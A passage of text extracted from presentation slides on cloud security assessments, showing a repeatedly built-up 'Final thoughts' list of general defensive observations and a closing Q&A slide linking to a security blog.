- In most of the cases is easy to identify privilege escalation vectors

Final thoughts

- Depending on the environment’s complexity, the breach impact can be similar as in an internal network

Final thoughts

- Depending on the environment’s complexity, the breach impact can be similar as in an internal network
- Performing configuration reviews regularly can decrease the risk of compromise and the impact of a breach

Final thoughts

- Depending on the environment’s complexity, the breach impact can be similar as in an internal network
- Performing configuration reviews regularly can decrease the risk of compromise and the impact of a breach
- Automation testing in not enough for covering complex attack vectors

Final thoughts

- Depending on the environment’s complexity, the breach impact can be similar as in an internal network
- Performing configuration reviews regularly can decrease the risk of compromise and the impact of a breach
- Automation testing in not enough for covering complex attack vectors
- Penetration testing of cloud-based applications doesn’t guarantee the identification of cloud misconfigurations

Final thoughts

- Depending on the environment’s complexity, the breach impact can be similar as in an internal network
- Performing configuration reviews regularly can decrease the risk of compromise and the impact of a breach
- Automation testing in not enough for covering complex attack vectors
- Penetration testing of cloud-based applications doesn’t guarantee the identification of cloud misconfigurations
- Hardening the environment’s configuration can mitigate some vulnerabilities from exposed services

Q&A

- Did you know we have a blog?
  - https://securitycafe.ro/